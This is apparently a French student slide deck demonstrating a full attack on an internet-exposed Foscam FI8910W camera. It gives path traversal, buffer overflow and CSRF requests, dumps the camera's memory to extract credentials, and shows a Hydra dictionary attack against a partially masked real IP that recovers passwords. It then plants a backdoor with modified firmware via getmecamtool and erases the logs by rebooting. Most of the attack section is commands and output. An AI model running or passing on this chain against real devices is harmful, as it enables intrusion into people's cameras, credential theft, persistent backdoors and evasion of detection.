Démonstration

APPY Guillaume
LANDRIEU Alexis

Etape1 Trouver la victime

- FOSCAM FI8910W

- Une caméra accessible depuis internet

Etape 2 Trouver la version de l'hardware

- Faille de sécurité n°1 :

`http://camera/get_status.cgi`

```
var id='000DC5DA5B87';
var sys_ver='11.37.2.46';
var app_ver='2.4.10.2';
var alias=
var now=14
var tz=0;
var alarm_
var ddns_s
var ddns_h
var oray_t
var upnp_s
var p2p_st
var p2p_lo
var msn_st
```

- Le serveur Web est une fausse implémentation de CGI
- Chaque requêtes est mappée a une fonction dans le serveur web, au lieu d'exécuter un programme externe.


Etape 3 Trouver les failles de la version

- Audit : http://www.coresecurity.com/
- GitHub : https://github.com/Girakith/foscamTools

- Faille 1 :
  - Path traversal attack :
    - `GET /../../../../../../../../../proc/kcore`
- Faille 2 :
  - Buffer overflow :
    - `GET /aaaaaa….aaaa.htm`
- Faille 3:
  - CSRF (Cross-Site Request Forgery) :
    - `POST set_users.cgi?`
    - `user1=&pwd1=&pri1=2&user2=&pwd2=&pri2=&user3=&pwd3=&pri3=&user4=&pwd4=&pri4=&user5=&pwd5=&pri5=&user6=&pwd6=&pri6=&user7=&pwd7=&pri7=&user8=csrf&pwd8=csrf&pri8=2&next_url=http://www.google.com`

Etape 4 Récupération de /proc/kcore

- Commande :
  - `root@debian:/tmp# lwp-request -m GET -b http://XX.XX.XX.XX:XXXX -a "/../../../../../../../../../../proc/kcore" -s > /tmp/RAM.bin`
- Retour :
  - `root@debian:/tmp# tail RAM.bin`



Etape 5 Analyse du dump /proc/kcore

- Commande :
  - `root@debian:/tmp# xxd RAM.bin > RAM.txt`

- Outil xxd:
  - `xxd – Réalise un dump hexadécimal ou l'inverse.`

```
0000000: 3230 3020 4f4b 0a7f 454c 4601 0101 0000  200 OK..ELF.....
0000010: 0000 0000 0000 0004 0028 0001 0000 0000  .........(......
0000020: 0000 0034 0000 0000 0000 0000 0000 0034  ...4...........4
0000030: 0020 0002 0000 0000 0000 0004 0000 0074  . .............t
0000040: 0000 0000 0000 0000 0000 0078 0300 0000  ...........x....
0000050: 0000 0000 0000 0000 0000 0001 0000 0000  ................
0000060: 1000 0000 0000 0000 0000 0000 0000 0100  ................
0000070: 0000 0107 0000 0000 1000 0004 0000 0094  ................
0000080: 0000 0001 0000 0043 4f52 4500 0000 0000  .......CORE.....
```

Etape 6 Epuration

- Commande :
  - `root@debian:/tmp# awk '{print $10}' RAM.txt > RAM2.txt`

```
5 ...........x....
6 ................
7 ................
8 ................
9 .......CORE.....
```

- Commande :
  - `root@debian:/tmp# sed 's/\.//g' RAM2.txt > RAM3.txt`

```
3 44
4
5 x
6
7
8
9 CORE
```

Etape 7 Rechercher user:admin

- Commande :
  - `root@debian:/tmp# grep --color -in admin RAM3.txt`

```
root@debian:/tmp# grep --color -in admin RAM3.txt
177741:etct-BatchAdminR
177743:chAdminResDatas
177785:-BatchAdminReqTB
237742:admin
238129:adminpa
root@debian:/tmp#
```

- Commande :
  - `root@debian:/tmp# grep -c 10 --color -n admin RAM3.txt`

```
238127-B87%Pott
238128-us
238129:adminpa
238130-user1
238131-toto
238132-titi
238133-bang
```

Etape 8 Tester les mots de passe

- Attaque par dictionnaire :
  - Exporter les mots de passe dans un dictionnaire :
    - `root@debian:/tmp# grep -C 25 "admin" RAM3.txt > dico.txt`

  - Supprimer les lignes vides :
    - root@debian:/tmp# grep -v '^$' dico.txt > dico2.txt

Etape 9 Tester les mots de passe

- Attaque par dictionnaire avec Hydra :
  - Commande :
    - `root@debian:/tmp# hydra -L /tmp/dico2.txt -P /tmp/dico2.txt 82.XXX.XXX.X6 -s 8888 http-get "/videostream.asf?:user=^USER^&pwd=^PASS^&Login=Login:ÉCHEC d'autorisation."`

```
root@debian:/tmp# hydra -L /tmp/dico2.txt -P /tmp/dico2.txt 82.      .46 -s 888
Hydra v8.0 (c) 2014 by van Hauser/THC & David Maciejak - Please do not use in

Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-04 13:52:34
[DATA] max 16 tasks per 1 server, overall 16 tasks, 81 login tries (l:9/p:9),
[DATA] attacking service http-get on port 8888
[8888][www] host: 82.      46   login: admin   password: paflechien
[8888][www] host: 82.      46   login: crunch   password: bang
1 of 1 target successfully completed, 2 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2014-12-04 13:52:42
```

Etape 10 Mise en place d'une Backdoor

- Installation d'un Firmware modifié :
  - Outils :
    - Getcamtool (https://github.com/artemharutyunyan/getmecamtool)
    - Foscam_pkmgr(https://github.com/moldov/webui)(gawk)
  - Firmware FOSCAN :
    - http://www.foscam.co.za/content/25-latest-firmware-updates

Etape 10 Mise en place d'une Backdoor

- Commande d'extraction du binaire :
  - root@debian:/tmp/getmecamtool/build/bin# ./sysextract -x ../../../Firmware/11.22.2.47/System\ firmware/lr_cmos_11_22_2_47.bin -o /tmp/TEMPBINSYS

```
System firmware file has valid structure
linux.bin size: 759609 bytes, romfs.img size: 1041408 bytes
Extracting /tmp/TEMPBINSYS/linux.bin(759609 bytes)...
Extracting /tmp/TEMPBINSYS/romfs.img(1041408 bytes)…
```

- Montage de l'image Système :
  - root@debian:/tmp/TEMPBINSYS# ls –lh

```
total 1,8M
-rw-r--r-- 1 root root  742K déc.   3 22:33 linux.bin
-rw-r--r-- 1 root root 1017K déc.   3 22:33 romfs.img
```

  - root@debian:/tmp/TEMPBINSYS# mount romfs.img /media/romCustom/
  - root@debian:/media/romCustom# ls -lh

```
total 0
drwxr-xr-x 1 root root 32 janv.  1  1970 bin
drwxr-xr-x 1 root root 32 janv.  1  1970 dev
drwxr-xr-x 1 root root 32 janv.  1  1970 etc
drwxr-xr-x 1 root root 32 janv.  1  1970 flash
drwxr-xr-x 1 root root 32 janv.  1  1970 home
drwxr-xr-x 1 root root 32 janv.  1  1970 proc
drwxr-xr-x 1 root root 32 janv.  1  1970 swap
drwxr-xr-x 1 root root 32 janv.  1  1970 tmp
drwxr-xr-x 1 root root 32 janv.  1  1970 usr
drwxr-xr-x 1 root root 32 janv.  1  1970 var
```

Etape 10 Mise en place d'une Backdoor

- Commande Installation :
  - root@debian::/tmp/NETWORK_TEST/getmecamtool/scripts# ./getmecamtool -h

```
A script for demonstrating the work of camtool utilities
Usage: ./getmecamtool -c <cmd> [OPTIONS]
OPTIONS:
    -c <cmd> command (availble commands are host_file inject_exec
inject_proxy poison_webui)
    -a <addr> address of the camera
    -u <username> username for accessing the camera
    -p <password> password for accessing the camera
    -e <exec> absolute path to executable file for injecting to the
camera
    -k <args> arguments with which the executable has to run
    -s <path> path to system firmware library folder
    -i <inject username> username to create on the camera
    -l <inject password> password for the new username
    -w <webui patch> absolute path to the Web UI patch file
    -f <file> absolute path to the file for hosting on the camera
    -o <new port> new port the camera firmware should listen on
    -h display this message
```

Etape 10 Mise en place d'une Backdoor

```
anonymous@debian:~/Téléchargements/Firmware/11.37.2.59-20140926$ tree
.
├── 635473221863023662123415387 5.zip
├── How to upgrade firmware for MJPG indoor PT camera.pdf
├── Read me.txt
├── System firmware
│   ├── lr_cmos_11_37_2_59.bin
│   ├── lr_cmos_11_37_2_59.bin_extracted
│   │   ├── linux.bin
│   │   └── rootfs.img
│   └── tmp.txt
└── Web UI
    ├── 2.4.10.11.bin
    └── 2.4.10.11.bin_extracted
        ├── linux.bin
        └── rootfs.img
```

Etape 10 Mise en place d'une Backdoor

```
root@debian:/media/system# tree
.
├── bin
│   ├── camera
│   ├── dhcpcd
│   ├── fcc_ce.wlan
│   ├── ifconfig
│   ├── init
│   ├── iwconfig
│   ├── iwpriv
│   ├── mypppd
│   │   ├── chap-secrets
│   │   ├── options
│   │   ├── pap-secrets
│   │   └── pppd
│   ├── rc_p2p
│   ├── route
│   ├── sh
│   ├── wetctl
│   └── wpa_supplicant
├── dev
```


Etape 10 Mise en place d'une Backdoor

- Getmecamtool :
  - `root@debian:/#`sudo env PATH=$PATH:$(pwd)/../build/bin ./getmecamtool -a X.X.X.X:80 -u admin -p '' -c host_file -f /home/getmecamtool/misc/install_Hack.exe -s ../../fwlib

- Commande rePack du binaire :
  - `root@debian:/tmp/getmecamtool/build/bin# ./syspack`

Etape 10 Mise en place d'une Backdoor


- Upload le nouveau Firmeware sur la caméra :



Etape 11 Effacer ses traces


- Un simple reboot de la caméra efface les logs.

- Vérification du contenu des logs :
  - `GET /get_log.cgi`




Etape 11 Effacer ses traces

- Reboot de la camera :
  - `GET /reboot.cgi?user=admin&pwd=paflechien`




```
ok.
```

- Vérification du contenu des logs :
  - `GET /get_log.cgi`




```
var log_text='';
```

Sources

- http://justreadthecode.wordpress.com/2013/09/26/ipcamera-fun/
- http://www.sector.ca/portals/17/Presentations13/ARTEM%20-Watching_the_watchers_%20hacking_wireless_IP_security_cameras.pdf
- http://www.coresecurity.com/advisories/maygion-IP-cameras-multiple-vulnerabilities
- http://archive.hack.lu/2013/ipcams-research-falcon-riva.pdf
- http://insidetrust.blogspot.fr/2011/08/using-hydra-to-dictionary-attack-web.html
- https://bugs.debian.org/cgi-bin/bugreport.cgi?bug=518908

Tool Etical Hacking:

- GitHub : https://github.com/Girakith/foscamTools